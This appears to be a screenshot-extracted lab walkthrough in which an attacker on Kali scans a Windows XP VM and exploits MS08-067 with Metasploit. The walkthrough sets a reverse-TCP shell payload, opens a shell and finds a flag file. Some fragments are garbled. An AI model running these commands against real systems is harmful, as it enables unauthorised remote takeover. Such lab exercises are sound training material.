



"ExploitPot"
A pot of Exploits
BY
c0deDaedalus"

Currently scanning: 192.168.31.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
<hr/>				
192.168.2.1	00:50:56:c0:00:08	1	60	Unknown vendor
192.168.2.2	00:50:56:e0:a6:0b	1	60	Unknown vendor
192.168.2.131	00:0c:29:e1:06:bf	1	60	Unknown vendor
192.168.2.254	00:50:56:fc:15:a8	1	60	Unknown vendor

root@kali:~# ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.130 netmask 255.255.255.0 broadcast 192.168.2.255
        inet6 fe80::20c:29ff:fe8b:4668 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:8b:46:68 txqueuelen 1000 (Ethernet)
                RX packets 25 bytes 3310 (3.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8232 bytes 494781 (483.1 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1 (Local Loopback)
            RX packets 20 bytes 1116 (1.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20 bytes 1116 (1.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root@kali:~# █

 Windows Security Center

 Security Center
Help protect your PC

Resources

- Get the latest security and virus information from Microsoft
- Check for the latest updates from Windows Update
- Get support for security-related issues
- Get help about Security Center
- Change the way Security Center alerts me

Security essentials


Security Center helps you manage your Windows security settings. To help protect your computer, make sure the three security essentials are marked ON. If the settings are not ON, follow the recommendations. To return to the Security Center later, open Control Panel.

[What's new in Windows to help protect my computer?](#)

 **Firewall**  ON

 **Automatic Updates**  CHECK SETTINGS


Automatic Updates is not yet configured for this computer. Click Turn on Automatic Updates to have Windows automatically keep your computer current with important updates (recommended). [How does Automatic Updates help protect my computer?](#)

 Turn on Automatic Updates

 **Virus Protection**  NOT FOUND

Windows did not find antivirus software on this computer. Antivirus software helps protect your computer against viruses and other security threats. Click Recommendations for suggested actions you can take. [How does antivirus software help protect my computer?](#)

Note: Windows does not detect all antivirus programs.

 Recommendations...

Manage security settings for:



At Microsoft, we care about your privacy. Please read our [privacy statement](#).

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# ping 192.168.2.131
PING 192.168.2.131 (192.168.2.131) 56(84) bytes of data.

^C
--- 192.168.2.131 ping statistics ---
45 packets transmitted, 0 received, 100% packet loss, time 45042ms
```

```
root@kali:~# nmap 192.168.2.131
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-16 04:09 PDT
Nmap scan report for 192.168.2.131
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.2.131 are filtered
MAC Address: 00:0C:29:E1:06:BF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 34.41 seconds
root@kali:~#
```

Security Center

Help protect your PC

Resources

- Get the latest security and virus information from Microsoft
- Check for the latest updates from Windows Update
- Get support for security-related issues
- Get help about Security Center
- Change the way Security Center alerts me

Security essentials

Security Center helps you manage your Windows security settings. To help protect your computer, make sure the three security essentials are marked ON. If the settings are not ON, follow the recommendations. To return to the Security Center later, open Control Panel.

[What's new in Windows to help protect my computer?](#)

Firewall

OFF

Windows detects that your computer is not currently protected by a firewall. Click Recommendations to learn how to fix this problem. [How does a firewall help protect my computer?](#)

Note: Windows does not detect all firewalls.

[Recommendations...](#)

Automatic Updates

CHECK SETTINGS

Automatic Updates is not yet configured for this computer. Click Turn on Automatic Updates to have Windows automatically keep your computer current with important updates (recommended). [How does Automatic Updates help protect my computer?](#)

[Turn on Automatic Updates](#)

Virus Protection

NOT FOUND

Windows did not find antivirus software on this computer. Antivirus software helps protect your computer against viruses and other security threats. Click Recommendations for suggested actions you can take. [How does antivirus software help protect my computer?](#)

At Microsoft, we care about your privacy. Please read our [privacy statement](#).

```
File Edit View Search Terminal Help
root@kali:~# ping 192.168.2.131
PING 192.168.2.131 (192.168.2.131) 56(84) bytes of data.
64 bytes from 192.168.2.131: icmp_seq=1 ttl=128 time=0.473 ms
64 bytes from 192.168.2.131: icmp_seq=2 ttl=128 time=0.344 ms
64 bytes from 192.168.2.131: icmp_seq=3 ttl=128 time=0.352 ms
64 bytes from 192.168.2.131: icmp_seq=4 ttl=128 time=0.244 ms
64 bytes from 192.168.2.131: icmp_seq=5 ttl=128 time=0.314 ms
^C
--- 192.168.2.131 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4084ms
rtt min/avg/max/mdev = 0.244/0.345/0.473/0.076 ms
root@kali:~# nmap 192.168.2.131

Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-16 04:14 PDT
Nmap scan report for 192.168.2.131
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:E1:06:BF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
root@kali:~#
```

```
root@kali:~# nmap -sS -O -A 192.168.2.131
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-08-16 04:15 PDT
Nmap scan report for 192.168.2.131
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
MAC Address: 00:0C:29:E1:06:BF (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp


```

Host script results:

```
|_clock-skew: mean: -5h30m00s, deviation: 0s, median: -5h30m00s
|_nbstat: NetBIOS name: BUSYBOX-D67DA43, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:e1:06:bf (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-_
|   Computer name: busybox-d67da43
|   NetBIOS computer name: BUSYBOX-D67DA43\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2017-08-16T11:16:12+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```



...

MS08-070

MS08-069

MS08-068

MS08-067

MS08-066

Microsoft Security Bulletin MS08-067 - Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008

Version: 1.0

General Information

Executive Summary

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an

MS08-059

Known Issues: None

MS08-058

Affected and Non-Affected Software

The following software have been tested to determine which versions or editions are affected. Other versions or editions are either past their support life cycle or are not affected. To determine the support life cycle for your software version or edition, visit [Microsoft Support Lifecycle](#).

MS08-057

Affected Software

MS08-056

MS08-055

Operating System	Maximum Security Impact	Aggregate Severity Rating	Bulletins Replaced by this Update
Microsoft Windows 2000 Service Pack 4	Remote Code Execution	Critical	MS06-040
Windows XP Service Pack 2	Remote Code Execution	Critical	MS06-040
Windows XP Service Pack 3	Remote Code Execution	Critical	None
Windows XP Professional x64 Edition	Remote Code Execution	Critical	MS06-040
Windows XP Professional x64 Edition Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2003 Service Pack 1	Remote Code Execution	Critical	MS06-040
Windows Server 2003 Service Pack 2	Remote Code Execution	Critical	None
Windows Server 2003 x64 Edition	Remote Code Execution	Critical	MS06-040

cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....cccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccccccccccccccccccccc
ffffffffff.....ffffffffff.....fffff
fffffffff.....fffffffff.....fffff
fffffffff.....fffffffff.....fffff
fffffffff.....fffffffff.....fffff
fffffffff.....fffffffff.....fffff

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing
```

Save 45% of your time on large engagements with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
[ metasploit v4.14.10-dev ]  
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post ]  
+ -- --=[ 472 payloads - 40 encoders - 9 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf >

```
msf >
```

```
msf > search MS08-067
```

```
[!] Module database cache not built yet, using slow search
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
---	-----	---	-----
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf > █
```

Kal

```
=[ metasploit v4.14.10-dev ]  
+ --=[ 1639 exploits - 944 auxiliary - 289 post ]  
+ --=[ 472 payloads - 40 encoders - 9 nops ]  
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf >
```

```
msf > search MS08-067
```

```
[!] Module database cache not built yet, using slow search
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
-----	-----	-----	-----
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server

```
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) > info
```

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption

Module: exploit/windows/smb/ms08_067_netapi

Platform: Windows

Privileged: Yes

License: Metasploit Framework License (BSD)

Rank: Great

Disclosed: 2008-10-28

Provided by:

hdm <x@hdm.io>

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.131
```

```
RHOST => 192.168.2.131
```

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST	192.168.2.131	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/
set PAYLOAD windows/shell/bind_hidden_ipknock_tcp    set PAYLOAD windows/shell/reverse_ipv6_tcp
set PAYLOAD windows/shell/bind_hidden_tcp            set PAYLOAD windows/shell/reverse_nonx_tcp
set PAYLOAD windows/shell/bind_ipv6_tcp              set PAYLOAD windows/shell/reverse_ord_tcp
set PAYLOAD windows/shell/bind_ipv6_tcp_uuid        set PAYLOAD windows/shell/reverse_tcp
set PAYLOAD windows/shell/bind_nonx_tcp             set PAYLOAD windows/shell/reverse_tcp_allports
set PAYLOAD windows/shell/bind_tcp                 set PAYLOAD windows/shell/reverse_tcp_dns
set PAYLOAD windows/shell/bind_tcp_rc4            set PAYLOAD windows/shell/reverse_tcp_rc4
set PAYLOAD windows/shell/bind_tcp_uuid           set PAYLOAD windows/shell/reverse_tcp_uuid
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.2.131	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.130  
LHOST => 192.168.2.130
```

```
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.2.131	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.2.130	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.131:445 - Automatically detecting the target...
[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 1 opened (192.168.2.130:4444 -> 192.168.2.131:1046) at 2017-08-16 04:32:16 -0700
```

```
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>cd \
```

```
cd \
```

```
C:\>dir
```

```
dir
Volume in drive C has no label.
Volume Serial Number is 48C4-06AD
```

```
Directory of C:\
```

08/10/2017	09:00 PM	0	AUTOEXEC.BAT
08/10/2017	09:00 PM	0	CONFIG.SYS
08/10/2017	09:02 PM	<DIR>	Documents and Settings
08/10/2017	09:02 PM	<DIR>	Program Files
08/10/2017	09:03 PM	<DIR>	WINDOWS
		2 File(s)	0 bytes
		3 Dir(s)	51,259,625,472 bytes free

```
C:\>█
```

```
cd Administrator
```

```
C:\Documents and Settings\Administrator>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 48C4-06AD
```

```
Directory of C:\Documents and Settings\Administrator
```

```
08/10/2017 09:02 PM <DIR>
```

```
.
```

```
08/10/2017 09:02 PM <DIR>
```

```
..
```

```
08/16/2017 11:32 AM <DIR>
```

```
Desktop
```

```
08/10/2017 09:02 PM <DIR>
```

```
Favorites
```

```
08/10/2017 09:02 PM <DIR>
```

```
My Documents
```

```
08/11/2017 02:25 AM <DIR>
```

```
Start Menu
```

```
0 File(s) 0 bytes
```

```
6 Dir(s) 51,259,625,472 bytes free
```

```
C:\Documents and Settings\Administrator>cd Desktop
```

```
cd Desktop
```

```
C:\Documents and Settings\Administrator\Desktop>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 48C4-06AD
```

```
Directory of C:\Documents and Settings\Administrator\Desktop
```

```
08/16/2017 11:32 AM <DIR>
```

```
.
```

```
08/16/2017 11:32 AM <DIR>
```

```
..
```

```
08/16/2017 11:32 AM <DIR>
```

```
apple
```

```
08/16/2017 11:32 AM <DIR>
```

```
linux
```

```
08/16/2017 11:32 AM <DIR>
```

```
unix
```

```
0 File(s) 0 bytes
```

```
5 Dir(s) 51,259,625,472 bytes free
```

```
C:\Documents and Settings\Administrator\Desktop>■
```

```
C:\Documents and Settings\Administrator\Desktop\apple>dir  
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 48C4-06AD
```

```
Directory of C:\Documents and Settings\Administrator\Desktop\apple
```

08/16/2017	11:35 AM	<DIR>	.
08/16/2017	11:35 AM	<DIR>	..
08/16/2017	11:35 AM		0 flag_1.txt
		1 File(s)	0 bytes
		2 Dir(s)	51,259,625,472 bytes free

```
C:\Documents and Settings\Administrator\Desktop\apple>■
```



```
root@kali: ~
File Edit View Search Terminal Help

[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.131:445 - Automatically detecting the target...
[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 2 opened (192.168.2.130:4444 -> 192.168.2.131:1048) at 2017-08-1
6 04:37:10 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```



```
root@kali: ~
File Edit View Search Terminal Help

[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.131:445 - Automatically detecting the target...
[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 2 opened (192.168.2.130:4444 -> 192.168.2.131:1048) at 2017-08-1
6 04:37:10 -0700

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>dir

^C
Abort session 2? [y/N] y

[*] 192.168.2.131 - Command shell session 2 closed. Reason: User exit
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.130:4444
[-] 192.168.2.131:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.2.131:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) >
```